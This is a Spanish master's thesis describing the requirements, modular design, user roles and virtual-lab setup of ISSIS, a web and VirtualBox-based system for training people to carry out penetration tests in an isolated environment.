UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Universidad Internacional de La Rioja
Máster universitario en Ingeniería de Software y Sistemas Informáticos

Diseño e implementación de sistema informático para entrenamiento en test de intrusión

Trabajo Fin de Máster

Presentado por: Fonseca Romero, Julián Camilo

Director/a: Sánchez Rubio, Manuel

Ciudad: Tunja, Colombia
Fecha: Julio 09 de 2017

Resumen

El presente trabajo describe el diseño e implementación de un sistema informático cuyo propósito es el de capacitar personas en la ejecución de un test de intrusión. Se describen las fases de requisitos, análisis, diseño, implementación y pruebas para obtener un sistema con una infraestructura compuesta por un ambiente virtual y una aplicación web. Se analizan la adaptabilidad y conformidad de los usuarios cuando reciben capacitación con el sistema. Se concluye que el sistema propuesto puede ser un refuerzo, apoyo o agregado para aquellas personas que participen en un proceso de capacitación para aprender a ejecutar un test de intrusión a sistemas vulnerables.

Palabras Clave: Ciberseguridad, capacitación, software, simulador, servidor

Abstract

This document describes the design and implementation of a computer system to train people in the execution of one hacking intrusion test. It describes the phases of the requirements, analysis, design, implementation and testing to obtain a system with an infrastructure composed of a virtual environment and a web application. Adaptability and user compliance are analyzed when training with the system. It is concluded that the proposed system can be a support or one aggregate for a training process which objective is teach to perform an intrusion test on vulnerable systems.

Keywords: Cyber security, training, software, simulator, server.

Índice de contenidos

1. Introducción....6
1.1 Justificación....7
1.2 Planteamiento del trabajo....7
1.3 Estructura de la memoria....8
2. Contexto y estado del arte....9
3. Objetivos concretos y metodología de trabajo....14
3.1. Objetivo general....14
3.2. Objetivos específicos....14
3.3. Metodología del trabajo....15
4. Desarrollo específico de la contribución....16
4.1. Identificación de requisitos....16
4.2. Descripción del sistema desarrollado....17
4.2.1. Diseño del sistema informático....17
4.2.2. Roles de Usuario....19
4.2.3. Explicación de módulos....21
4.2.4. Implementación....25
4.2.4.1. Análisis de la aplicación web....41
4.2.4.2. Diseño de la aplicación web....44
4.2.4.3. Implementación de la aplicación web....46
4.3. Evaluación....49
5. Conclusiones y trabajo futuro....57
5.1. Conclusiones....57
5.2. Líneas de trabajo futuro....59
6. Bibliografía....60
Anexos....61
Modelo guía práctica test de Intrusión....61
Artículo....79

Índice de tablas

Tabla 1. Comparación de Simuladores.....10

Tabla 2. Permisos de lectura y escritura de usuarios 20

Tabla 3. Software instalado en sistema informático.....27

Tabla 4. Direccionamiento IPv4 de ISSIS.....38

Tabla 5. Credenciales de acceso ISSIS 39

Índice de figuras

Figura 1. Ecuaciones de dependencia (Elaboración propia)....17
Figura 2. Acceso a contenidos según rol de usuario (Elaboración propia)....21
Figura 3. Topología de red de módulo Simulador (Elaboración propia)....22
Figura 4. Arquitectura de ISSIS (Elaboración propia)....24
Figura 5. Particiones de máquina anfitriona (Elaboración propia)....25
Figura 6. Directorio ISSIS (Elaboración propia)....26
Figura 7. Distribución de máquinas virtuales (Elaboración propia)....34
Figura 8. Nat en Osiris (Elaboración propia)....35
Figura 9. Caso de uso Acceso a la aplicación web (Elaboración propia)....43
Figura 10. Caso de uso Gestión de ISSIS (Elaboración propia)....43
Figura 11. Caso de uso Selección de universo (Elaboración propia)....43
Figura 12. Caso de uso Desarrollo test de intrusión (Elaboración propia)....44
Figura 13. Diagrama de actividad Aplicación web (Elaboración propia)....45
Figura 14. Topología física (Elaboración propia)....49
Figura 15. Web de ISSIS (Elaboración propia)....50
Figura 16. Web de gestión de ISSIS (Elaboración propia)....51
Figura 17. Aplicación phpVirtualBox (Elaboración propia)....52
Figura 18. Acceso a phpPgSql de base de datos de Metasploit (Elaboración propia)....52
Figura 19. Acceso a NESSUS (Elaboración propia)....52
Figura 20. Web fase previa de ISSIS (Elaboración propia)....53
Figura 21. Web test de intrusión (Elaboración Propia)....53
Figura 22. Pantalla de bienvenida de máquina HORUS (Elaboración propia)....54
Figura 23. Uso de la herramienta NMAP (Elaboración propia)....55
Figura 24. Identificando puertos con NMAP (Elaboración propia)....55
Figura 25. Configuración de Mestasploit (Elaboración propia)....56

1. Introducción

El presente trabajo describe el diseño e implementación de un sistema informático para entrenamiento y capacitación en la ejecución de un test de intrusión.

Se empieza justificando el desarrollo del proyecto. Se plantean algunos problemas cuando se aprende a realizar un test de intrusión. El exceso de información en internet o libros con temáticas muy variadas son algunas de las razones para desarrollar el actual proyecto.

Se expone el estado del arte en simuladores de seguridad informática. Hoy en día existen diversas investigaciones que han tratado el tema y se tiene una clasificación de tipos de simuladores.

En la metodología se describen los pasos a seguir para diseñar e implementar el sistema informático. Inicialmente se establecen los requisitos que el sistema debe cumplir. Acorde a los mismos, se decide que el sistema informático debe ser modular compuesto por un módulo Simulador, módulo Aplicación, módulo Prácticas y módulo Infraestructura. Cada módulo tiene sus tecnologías y metodologías propias.

En el diseño del sistema informático se definen unas ecuaciones que ayudan a entender las relaciones de dependencia de los módulos. Para una mejor administración y gestión, se crean tres roles de usuario que tendrán privilegios y restricciones sobre el sistema. Una vez culminada la fase de diseño, se procede con la fase de implementación en la cual se instala el software requerido necesario sobre un equipo que cumple con los requisitos en hardware previamente establecidos. Todo el software recae sobre un sistema operativo tipo LINUX. En este apartado se explica el paso a paso para instalar y configurar el módulo Aplicación con el servidor web Apache y el módulo Simulador con el hypervisor virtualBox. Se registra en tablas a los usuarios y sus contraseñas de acceso. También se registra cada una de las máquinas o aplicaciones del sistema junto a la red a la que pertenecen.

En el módulo Aplicación es necesario aplicar ingeniería de software para diseñar e implementar la aplicación web. En esta sección se describen las fases de análisis, diseño e implementación. Las pruebas sobre la aplicación web se ejecutan en conjunto con las pruebas desarrolladas sobre el sistema informático. Se analizan los resultados obtenidos al determinar el nivel de adaptabilidad de los usuarios al sistema y se tiene en cuenta su opinión.

Por último se concluye que el sistema informático cumple los objetivos y está listo para que se siga trabajando sobre el mismo y así a futuro obtener mejoras considerables.

1.1 Justificación

El estudio de temas de seguridad informática puede tornarse complejo, tedioso y difícil. Adquirir los conocimientos necesarios puede ser una tarea ardua debido a razones como: exceso de información en internet, libros con temáticas muy variadas o desactualizadas. Las herramientas de hacking suelen ser bastante estables pero en ocasiones contienen demasiadas utilidades lo cual causa confusión en algunas personas dejándolas frustradas sin ánimos de continuar aprendiendo. Existen instituciones académicas que ofrecen capacitación de calidad en ciberseguridad (ya sea presencial o virtual) a cambio de un costo monetario pero este costo algunas personas no lo pueden asumir. En ciertos casos los docentes y sus alumnos se ven limitados en tiempo y recursos para descargar, instalar, configurar y usar herramientas de hacking. Las personas con poca experiencia al momento de hacer una actividad de ciberseguridad real, pueden sentirse inseguras y terminan desarrollando la actividad sin considerar que accidentalmente podrían alterar los activos de información dejando daños graves e irreparables.

1.2 Planteamiento del trabajo

Teniendo en cuenta la justificación planteada, se propone el diseño e implementación de un sistema informático en el que cualquier persona con o sin experiencia pueda entrenarse en la ejecución de un test de intrusión de forma práctica y guiada. Para esto se establecen los requisitos que el sistema debe cumplir. Se selecciona la infraestructura para alojar un servidor web y un hypervisor donde los usuarios tienen acceso a máquinas virtuales pre-configuradas para realizar una práctica de intrusión de hacking ético.

1.3 Estructura de la memoria

Los siguientes capítulos describen el estado del arte y el proceso de desarrollo del sistema informático. En el estado del arte se muestran las investigaciones que se han realizado en materia de simuladores de seguridad informática. Se describen propuestas desde sistemas formales con matemáticas discretas hasta laboratorios reales cuyos costos de implementación y uso son altos. Se describen los diferentes tipos de simuladores y se dan algunos ejemplos. Luego se establecen los objetivos del actual trabajo fin de master. El objetivo general es el de establecer un sistema informático cuya funcionalidad permita a una persona obtener experiencia en el desarrollo de un test de intrusión de una forma rápida, práctica y sin complicaciones.

La metodología del trabajo muestra los pasos a seguir para desarrollar el sistema informático. Es necesario seguir unas fases. La primera fase es de análisis de requisitos y diseño. La siguiente fase es de implementación y construcción. La última fase es de pruebas y depuración.

En el desarrollo específico de la contribución se selecciona un desarrollo práctico. En la fase de análisis de requisitos se menciona con que debe cumplir el sistema informático. En el diseño se describe como se debe implementar el sistema informático. Se explica el sistema por medio de diagramas. En la implementación del sistema se describe el paso a paso para montar el sistema informático desde la instalación del sistema operativo hasta la instalación del software necesario para usar tecnologías de virtualización y del lado del servidor web. Finalmente en la fase de pruebas se identifican posibles problemas en el funcionamiento a nivel general del sistema informático para depurarlos.

Finalmente se exponen las conclusiones del trabajo desarrollado y se proyecta un posible trabajo a futuro.

2. Contexto y estado del arte

En la actualidad existen propuestas, desarrollos e investigaciones relacionadas con modelos y simuladores de seguridad de la información. A partir de estos simuladores es posible orientar el desarrollo del actual trabajo fin de master. A continuación se describen las investigaciones más relevantes acorde a su utilidad en el actual proyecto.

El artículo web “The Case for Modeling and Simulation of Information Security” del doctor John H. Saunders, describe la importancia de simular y modelar los sistemas informáticos para saber qué debilidades existen y que se podría hacer en caso de que las amenazas se hagan realidad. Se obtiene un menor riesgo cuando se conoce en profundidad el ambiente de la seguridad de la información de la organización entendiéndolo de una forma cuantitativa, cualitativa, estática, dinámica, local y global. El artículo describe que modelar es la representación gráfica estática de un sistema real mientras que simular es la representación dinámica de los modelos incluyendo el tiempo como variable independiente. Modelar y simular permite testear ataques, defensas, analizar intrusiones y entrenar en seguridad informática. El autor clasifica los simuladores de seguridad de la información en 5 tipos. Estos son: Packet wars, Network Design Tools, Canned Attack/Defend Scenarios, Management Flight Simulators y Role Playing [1].

La anterior clasificación también se ve expuesta en el artículo “The role of Modeling and Simulation in Information Security. The Lost Ring”, el autor Mohammad Heidari describe cada tipo de simulador de seguridad de la información con ejemplos de su implementación. Para el tipo Packet Wars la simulación se realiza con personas o entes reales en un escenario real. Un ejemplo de este tipo de simulación es IWAR (Information Warfare Analysis and Research. En IWAR se montan laboratorios con hardware, software y personas reales para realizar acciones de ataque y defensa reales. Es uno de los tipos de simulación de los que se obtienen mejores resultados, sin embargo es necesario invertir muchos recursos, tiempo y dinero. El siguiente tipo de simulación es Network Design Tools. En este tipo de simulación se construye, simula y evalúa el diseño de una red de datos, sus configuraciones y sus protocolos. Es necesario usar un sniffer para interceptar en tiempo real el tráfico de la red y así poder realizar un análisis. Un ejemplo de este tipo de simulación es OPNET (Optimized Network Engineering Tool). OPNET está compuesto por un editor de topología de red, un editor de flujo de datos y un editor de procesos y parámetros. En el plano de la seguridad de la información, OPNET tiene un módulo de nombre Net Doctor. Este módulo permite evaluar las configuraciones de los dispositivos de la red para detectar el estado de su integridad o posibles problemas de configuración.

El tipo de simulador Canned Attack/Defend Scenarios, tiene la característica de ser enteramente un software empaquetado en un CD por lo que es fácil de distribuir. Por lo general desarrollar este software requiere un número alto de personas y está diseñado con contenidos multimedia. Su objetivo principal es el de capacitar y enseñar. Un ejemplo de este tipo de simulador es MADDNET en el que los usuarios construyen una red para después ser sometida a varios ataques desde un servidor. De esta forma se prueba si la seguridad implantada en la red es eficaz o no lo es. En el simulador de tipo Management Flight Simulator se usan ecuaciones diferenciales para simular cambios de estado en múltiples periodos de tiempo. Es una herramienta de eventos discretos. La interfaz del usuario se limita a diagramas que representan los componentes de un sistema y la idea es modificar diferentes variables. Este tipo de simulador va encaminado a ser usado por directores de proyectos. Un ejemplo de este tipo de simulador es easel el cual aparte de ser una herramienta que cumple con la anterior descripción también es un lenguaje de programación. Finalmente el simulador de tipo Role Playing a diferencia de los anteriores no está basado en sistemas computacionales. Este tipo de simulación está orientado a la interacción cara a cara entre actores que pretenden estar en un contexto relacionado con la seguridad de una organización. El objetivo es identificar las diferentes acciones que pueden realizar las personas involucradas [2].

La *Tabla 1* muestra el resumen de los 5 tipos de simuladores de seguridad de la información.

Tabla 1. Comparación de Simuladores

	Role Playing	**Canned Attack/Defend**	**Packet Wars**	**Network Design**	**Mgmt Flight Simulators**
Audiencia	General	Personal en capacitación sobre IT	Administradores de red	Investigadores	Gerentes
Ejemplos	Christy	Cyber Protect, MADDNET	IWARS	OPNET	EASEL
Presupuesto	Bajo	Muy Alto	Alto	Moderado	Moderado
Tiempo de construcción	Horas, días	Meses, años	Semanas, meses	Días, semanas	Semanas, meses
Curva de aprendizaje	Rápida	Rápida	Moderada	Lenta	Rápida

Types of Simulations - A comparison. The Case for Modeling and Simulation of Information Security

A continuación se describe algunos ejemplos de los tipos de simulación haciendo énfasis en los tipos de simulador que le podría ser útil al actual proyecto.

El primer ejemplo es MAADNET que en español significa la academia militar de red de ataque y defensa. Se originó a raíz de los trabajos realizados en otro simulador de nombre Cyber Protect. MAADNET es un simulador de tipo Canned Attack/Defend Scenarios. Su objetivo es el de simular la creación y gestión de un sistema de información integrándolos en un entorno de aprendizaje de aseguramiento de la información. MADDNET está basada en una arquitectura cliente servidor y usa el paradigma de simulación de eventos discretos. En este simulador el usuario empieza construyendo una red acorde a un escenario propuesto por el simulador. Esta red es recibida por un servidor la cual la expone a diversos tipos de ataques. La idea es ver el comportamiento de la red al ser sometida a diferentes ataques. De esta manera se decide posibles alternativas para depurarla ya sea reforzando sus políticas de seguridad o empleando más administradores. MAADNET es adoptada como una herramienta para capacitación la cual usa programación orientada a objetos usando el lenguaje JAVA para obtener un motor de simulación, escenarios de ataque y los mecanismos de evaluación. Al usuario se le asigna una herramienta generadora de escenario, un constructor de red y la vista de simulador. La red a construir contiene varios dispositivos como switches, routers, workstations, Access points entre otros. Se puede configurar cada dispositivo para que falle y sea reparado cada cierto tiempo. De esta manera se provee más realismo a la simulación. La defensa de la red en el escenario es estática pero los ataques a la misma son dinámicos. Estos ataques pueden ser originados desde internet, intranet o desde puntos de acceso dentro del simulador [3].

El siguiente ejemplo es NeSSi2. Este simulador es de tipo Network Design Tools. NeSSi2 en español significa simulador de seguridad de red. Fue creado en el laboratorio DAI el cual es parte de la escuela de ingeniería electrónica y ciencias computacionales del instituto de tecnología de Berlín. Es un simulador de red de eventos discretos publicado bajo licencia APACHE 2.0. Con este simulador es posible realizar generación automatizada de ataques, análisis de tráfico, detección de algoritmos. En este simulador es posible trabajar con tres niveles diferentes de abstracción como son de aplicación, de red y a nivel de dispositivo. NeSSi2 fue construido sobre JIAC el cual es un framework basado en java para construir aplicaciones industriales. NeSSi2 se compone de una interfaz gráfica de usuario y una base de datos. La interfaz gráfica se puede descargar para Windows, Linux y MAC OS mientras que para las bases de datos los creadores de NeSSi2 recomiendan MySQL [4].

El tercer ejemplo es un simulador tipo Packet Wars y tiene por nombre RINSE el cual significa “The real time immersive network simulation environment for network security exercises of the information trust institute of the University of Illinois at Urbana-Champaign”. Este simulador está diseñado para prácticas de ciberseguridad a gran escala en tiempo real. Este simulador consta de cinco componentes como son:

- Red de simulador iSSFNet [5].
- Administrador de bases de datos del simulador.
- Bases de datos del simulador.
- Servidor de bases de datos.
- Vista de red del lado del cliente.

La red del simulador iSSFNet está desarrollada en C++. Cada entidad del simulador se conecta a la base de datos por medio del administrador de bases de datos. El servidor de bases de datos se comunica con la aplicación cliente la cual está desarrollada en JAVA. Los usuarios pueden monitorear y controlar la red simulada del lado del cliente. Los usuarios ingresan varios comandos desde la interfaz para que el simulador en general tome algún comportamiento específico. Los comandos son de los siguientes tipos:

- Comandos de ataque
- Comandos de defensa
- Comandos de diagnostico
- Comandos de control de dispositivos
- Comandos de información de simulación.

Pese a que el presente simulador está diseñado para prácticas a larga escala, este se puede configurar para escenarios puntuales como grupos de capacitación pequeños [6].

El ejemplo más reciente de simulador de ciberseguridad es SACO (Simulador Avanzado para la Ciberdefensa Organizada). Tiene como objetivo entrenar a los cuerpos y fuerzas de seguridad, las fuerzas armadas y en general cualquier organización civil o militar a nivel nacional e internacional en prácticas de ciberdefensa para adquirir conocimientos y capacidades en técnicas de prevención, defensa y recuperación ante cualquier ciberataque.
SACO cumple con la formalización del conocimiento suficiente para para simulación de escenarios de ciberdefensa, ataques, contramedidas y catálogo de vulnerabilidades. Para las contramedidas disponen de un laboratorio en el que se diseña la reingeniería de malware. Desplegaron una arquitectura tecnológica escalable para la virtualización de redes de comunicación y sistemas de información complejos. SACO permite ejecutar ciberataques contra sistemas virtualizados acorde a su catálogo de conocimiento.

El valor agregado de SACO es su herramienta para realizar análisis forense una vez las prácticas hayan concluido. Las siguientes son las tecnologías usadas por SACO:

- Analizadores de vulnerabilidades
- Infraestructura para análisis y diseño de malware y ciber-armas
- Plataformas y lenguajes de programación para entornos iterativos
- Modelado y visualización de grafos complejos
- Herramientas de análisis forense para escenarios virtualizados
- Tecnologías de virtualización.

El proyecto SACO fue desarrollado en conjunto por la compañía Indra, la universidad de Málaga y la universidad Carlos III de Madrid. Indra lidero la puesta en marcha del laboratorio de Malware, la herramienta de análisis de ciberamenazas, infraestructura de virtualización y los cuadros de mando y control [7].

Teniendo en cuenta los ejemplos de simuladores, es necesario analizar cuáles son útiles para el actual proyecto. Se descarta el tipo Role Playing y Management Flight Simulator ya que el actual proyecto trata sobre aprender a realizar un test de intrusión y no incluye nada relacionado con juegos de roles o aplicación de ecuaciones diferenciales en eventos discretos. Los tipos de simulador que pueden ser útiles para el actual proyecto son:

- Canned Attack/Defend es útil ya que una de sus funciones es capacitar personas.
- Packet Wars permite implementar hardware y software real para la simulación.
- Network Design también aplica al proyecto ya que en un test de intrusión es necesario diseñar y trabajar en una topología de red.

En resumen el actual estado de arte permite sembrar los cimientos para la construcción del presente trabajo. A continuación se describen los objetivos del proyecto y la metodología de trabajo a seguir para obtener el sistema informático.

3. Objetivos concretos y metodología de trabajo

3.1. Objetivo general

Diseñar e implementar un sistema informático con una infraestructura estable usando tecnologías web y de virtualización que permita a sus usuarios capacitarse en la ejecución de un test de intrusión de forma práctica.

3.2. Objetivos específicos

- Obtener información de plataformas, simuladores y proyectos en general relacionados con capacitación en seguridad informática para aplicar en el actual trabajo fin de master.
- Establecer los requisitos que el sistema informático y sus componentes deben cumplir.
- Construir la infraestructura del sistema informático de tal forma que no exista inconveniente al momento de alojar e integrar las tecnologías web y de virtualización.
- Diseñar y desarrollar una aplicación web cuya función sea guiar a los usuarios en el desarrollo de las prácticas de test de intrusión.
- Comparar los resultados al momento de realizar una capacitación de test de intrusión usando el sistema informático y sin este.

3.3. Metodología del trabajo

Para desarrollar el presente proyecto, inicialmente se establecen los requisitos de funcionamiento del sistema informático. Los requisitos determinan las tecnologías que se deben usar y sirven de guía de construcción del sistema informático. Con los requisitos listos, se continúa con la fase de diseño.

En la fase de diseño, se decide que el sistema tenga una arquitectura modular con relaciones de dependencia de sus componentes y roles de usuario. En la arquitectura modular se explica en detalle que contiene cada módulo. Los módulos tienen por nombre Simulador, Aplicación, Prácticas e Infraestructura. Estos módulos tienen relaciones de dependencia unos con otros y esto se ve reflejado ya sea en su contenido o configuración. Es decir la configuración o el contenido de alguno de los módulos dependen de la configuración o contenido de otro módulo. Para entender mejor las relaciones de dependencia se establece dos ecuaciones fáciles de entender. Una vez explicados los módulos se procede a establecer los roles de usuario del sistema informático. Esto se hace con fines de tener una mejor gestión y control sobre el sistema. Dependiendo del rol de usuario que tenga la persona, esta tendrá privilegios o limitaciones sobre el sistema.

La implementación del sistema empieza con la selección de un equipo de cómputo con el hardware suficiente como para que el sistema funcione establemente. Se instala el software necesario compuesto por un hypervisor de virtualización y un servidor web. Se configura el servidor web para que sirva contenido en HTML y PHP. Este contenido muestra cómo usar el sistema informático y la guía práctica para realizar un test de intrusión. Se configura el hypervisor de virtualización de tal forma que la persona con rol de administrador pueda configurar la red virtual y las máquinas virtuales habilitando servicios de acceso remoto para que los usuarios realicen una práctica de test de intrusión en un ambiente aislado. Se activan los servicios y luego se realiza la práctica. Para probar el sistema se seleccionan personas con conocimientos limitados para que aprendan a ejecutar un test de intrusión. Una vez culminen la práctica, se entrevista a estas personas para saber su opinión y así identificar que se puede mejorar y que se necesita depurar sobre el sistema.

4. Desarrollo específico de la contribución

Inicialmente se plantean los requisitos que el sistema debe cumplir. A partir de estos requisitos se propone una solución. La solución se refleja en un proceso de diseño integral donde se definen los componentes del sistema y sus relaciones de dependencia entre los mismos. Cada componente del sistema tiene su propia tecnología. Se explican los componentes y los roles de usuario del sistema informático los cuales tienen restricciones y privilegios. De esta forma se garantiza la integridad y disponibilidad del sistema.

4.1. Identificación de requisitos

- Los usuarios del sistema informático pueden realizar una prueba de tipo test de intrusión de forma práctica y guiada en una infraestructura previamente configurada y lista para ser usada.
- Se debe tener una guía previamente analizada en la cual los usuarios en capacitación sigan indicaciones para realizar un test de intrusión sin correr riesgo de afectar de alguna forma cualquier sistema de información ajeno al sistema informático.
- Se tienen roles de usuario del sistema informático que diferencien a las personas en capacitación de los administradores del sistema.
- Los usuarios con rol de administrador tienen control y gestión sobre el sistema informático.
- Las tecnologías usadas en la plataforma son de licencia libre y abierta para que cualquier persona haga uso de las mismas de forma tranquila y legal.
- Para la simulación se hace uso de tecnologías de virtualización las cuales permiten un uso eficiente de los recursos del ordenador exclusivo para el sistema informático.
- Se evita en la medida que sea posible cualquier instalación de software en la máquina del usuario en capacitación. El uso y la interacción del sistema informático se limita a lo que permita un navegador web o cualquier software liviano o portátil.
- La guía de procedimiento para realizar el test de intrusión está disponible tanto en contenido HTML dinámico como en PDF para facilidad del usuario.
- El sistema informático está configurado para que se pueda acceder al mismo remotamente en una red local.

4.2. Descripción del sistema desarrollado

4.2.1. Diseño del sistema informático

El sistema informático está compuesto por cuatro componentes o módulos. Los módulos son:

- Módulo Aplicación
- Módulo Simulador
- Módulo Prácticas
- Módulo Infraestructura

El módulo Aplicación contiene las tecnologías web del lado del servidor. Su función es servir como interfaz entre los usuarios y el sistema informático.

El módulo Simulador contiene las tecnologías de virtualización donde se construye el escenario virtual. En estos escenarios se ejecutan las prácticas de test de intrusión.

El módulo Prácticas define las reglas para la creación de la guía donde se describe el procedimiento para realizar el test de intrusión. El contenido de este módulo posteriormente se pasa a código HTML, CSS, PHP y JavaScript para ser usado en el módulo Aplicación.

El módulo Infraestructura establece el hardware y software para los demás módulos.

Los módulos se relacionan entre sí. Estas relaciones son de dependencia y se pueden representar en dos ecuaciones. La *Figura 1* muestra las dos ecuaciones de dependencia.

$$ISSIS_I = A_{(I)} + S_{(I)} + I$$
$$ISSIS_P = A_{(P)} + S_{(P)} + P$$

Figura 1. Ecuaciones de dependencia (Elaboración propia)

La primera ecuación $ISSIS_I$ representa el sistema informático en función de la infraestructura. La segunda ecuación $ISSIS_p$ representa el sistema informático en función de la guía práctica a ejecutar. El nombre ISSIS es la abreviación de Informatic Security Simulator Information System que en español significa: Sistema de información de simulador de seguridad informática. ISSIS permite identificar fácilmente el sistema en general y a partir de este momento se usará con este propósito.

ISSIS$_I$ se define como la integración de los módulos Aplicación (*A*), Simulador (*S*) e Infraestructura (*I*) donde los módulos Aplicación y Simulador están en función del módulo Infraestructura. Con esto se quiere dar a entender que el software de virtualización y el software del aplicativo web dependen de las tecnologías presentes la infraestructura del sistema informático. Por ejemplo si en la infraestructura se decide usar un sistema operativo tipo LINUX, entonces el hypervisor presente en el módulo Simulador y el servidor web del módulo Aplicación deben ser compatibles para plataformas LINUX y no otras como Windows o MAC OS.

ISSIS$_P$ se define como la integración de los módulos Aplicación (*A*), Simulador (*S*) y Prácticas (*P*) donde los módulos Aplicación y Simulador están en función del módulo Prácticas. Con esto se quiere dar a entender que la configuración del escenario virtual y los contenidos de la aplicación web dependen del contenido presentes en el módulo Prácticas. Por ejemplo si en la guía práctica se describe que hay dos máquinas virtuales entonces se deben activar dos máquinas virtuales y el acceso a las mismas esta detallado en el aplicativo web.

En resumen *ISSIS$_I$* determina que instalar mientras que *ISSIS$_P$* determina como configurar lo instalado.

4.2.2. Roles de Usuario

Se establecen 3 roles de usuario para trabajar en el sistema informático. Estos roles son:

- Arquitecto
- Administrador
- Usuario

Cada rol tiene funciones, limitaciones y privilegios sobre los módulos Aplicación, Simulador, Infraestructura y Prácticas. Estos privilegios pueden verse como permisos de lectura y escritura sobre el sistema. Por ejemplo el usuario con rol de Arquitecto tiene permisos de lectura y escritura sobre los módulos Infraestructura, Aplicación y Simulador pero tiene permisos de solo lectura sobre el módulo Prácticas. El usuario con rol Administrador tiene permisos de solo lectura sobre los módulos Infraestructura, Aplicación y Simulador pero tiene permisos de escritura y lectura sobre el módulo Prácticas. A continuación se define cada rol de usuario.

- El usuario con rol **Arquitecto** se encarga de la administración, configuración y mantenimiento de la infraestructura donde reside el sistema informático. Instala y configura el software y hardware mínimo necesario en el que funcionará las tecnologías presentes en los módulos Simulador y Aplicación. El usuario con rol **Arquitecto** le corresponde mantener, desarrollar y modificar la aplicación web acorde al contenido de las guías elaboradas por el usuario con rol Administrador.
- El usuario con rol **Administrador** hace uso de las tecnologías presentes en los módulos Aplicación y Simulador. El uso de estas tecnologías es de solo lectura por tanto el administrador podrá gestionarlas más no modificarlas. El usuario con rol Administrador tiene permisos de lectura y escritura sobre el módulo prácticas. Esto quiere decir que este usuario diseña y crea la práctica del test de intrusión. Después de creada la guía del test de intrusión; esta es recibida por el usuario con rol de Arquitecto para que sea incluida en la aplicación web. Un ejemplo de usuario con rol de Administrador es un docente.
- El usuario con rol **Usuario** es cualquier persona que esté desarrollando la guía de forma práctica. Se considera que dicha persona tiene conocimientos limitados. El objetivo de esta persona es lograr obtener los conocimientos para realizar un test de intrusión una vez culmine el desarrollo de la guía. No confundir al usuario con la persona con rol de **Usuario.**

La *Tabla 2* muestra los permisos de lectura y escritura de los usuarios sobre los módulos del sistema informático según su rol.

Tabla 2. Permisos de lectura y escritura de usuarios

L: *Lectura* E: *Escritura*	**Módulo Aplicación**	**Módulo Simulador**	**Módulo Prácticas**	**Módulo Infraestructura**
Arquitecto	L/E	L/E	L	L/E
Administrador	L	L	L/E	No aplica
Usuario	L	L	L	No aplica

Elaboración propia

A pesar de que existen tres roles diferentes, no es obligación que deban haber tres personas diferentes para el uso del sistema informático. Con dos personas puede ser suficiente ya que la primera puede asumir los roles de Arquitecto y Administrador mientras que la segunda persona puede asumir el rol de Usuario. Inclusive una sola persona puede tener los tres roles de usuario del sistema informático.

4.2.3. Explicación de módulos

- **Módulo Aplicación (A):** Este módulo corresponde a la aplicación web del sistema informático. Esta aplicación web muestra los contenidos de la guía práctica del test de intrusión y los contenidos del uso y gestión del sistema informático. La aplicación web funciona como interfaz de comunicación entre el sistema informático y los usuarios del mismo. Se realiza un procedimiento de ingeniería de software para realizar la aplicación web. Este procedimiento se basa en las fases análisis, diseño, implementación y pruebas. La fase pruebas se desarrolla en conjunto con la fase pruebas del sistema informático. Las demás fases se desarrollan dentro del módulo Aplicación. Según el rol de usuario que la persona tenga, el sistema re direcciona al usuario a cierto contenido web específico dentro de la aplicación. Por ejemplo si la persona tiene rol de Administrador, esta es re direccionada a los contenidos de uso y gestión del sistema informático Por el contrario si la persona tiene rol de Usuario, esta solo podrá acceder a los contenidos de la guía práctica del test de intrusión. Lo anterior se puede observar en la *Figura 2*.




Figura 2. Acceso a contenidos según rol de usuario (Elaboración propia)

- **Módulo Simulador (S):** En este módulo se encuentran las tecnologías de virtualización que permiten a los usuarios realizar el test de intrusión sin correr riesgos de afectar la disponibilidad e integridad del sistema informático cuando realicen tareas de enumeración, análisis de vulnerabilidades y explotación en un escenario virtual aislado y controlado. El hypervisor seleccionado es VirtualBox el cual puede configurarse y adaptarse según las necesidades del sistema informático. VirtualBox es software libre y por tanto puede descargarse, instalarse y usarse libremente. Con VirtualBox es posible configurar los recursos de las máquinas virtuales para que el uso del hardware de la máquina anfitriona sea eficiente. Se hace uso de la aplicación phpVirtualBox para que el usuario con rol Administrador del sistema tengan control del hypervisor remotamente por medio de un navegador web sin necesidad que tengan que tener acceso físico a la máquina donde reside el sistema de virtualización. El escenario virtual se construye acorde a los contenidos de la guía práctica. Es función de la persona con rol de Administrador activar o desactivar el escenario virtual. El escenario virtual es una red compuesta por máquinas virtuales que interactúan entre sí. El escenario para la práctica del test de intrusión está compuesto por tres máquinas. Una máquina virtual atacante de nombre HORUS, una máquina virtual víctima de nombre VICTIMA y una máquina virtual de nombre OSIRIS donde reside el contenido web

de la guía práctica del test de intrusión. La máquina virtual OSIRIS tiene comunicación con todas las máquinas virtuales del escenario virtual y con la máquina anfitriona de nombre ISSIS. Solo la persona con rol de usuario Arquitecto puede modificar el contenido web de la guía práctica del test de intrusión. La aplicación web está alojada en la máquina anfitriona sin embargo los contenidos de la guía práctica se acceden por medio de la máquina virtual OSIRIS. Esto es posible ya que la carpeta de la máquina anfitriona donde residen dichos contenidos esta compartida con la carpeta raíz del servidor web de la máquina virtual OSIRIS. Para comprender mejor esta topología de red revisar la *Figura 3*.

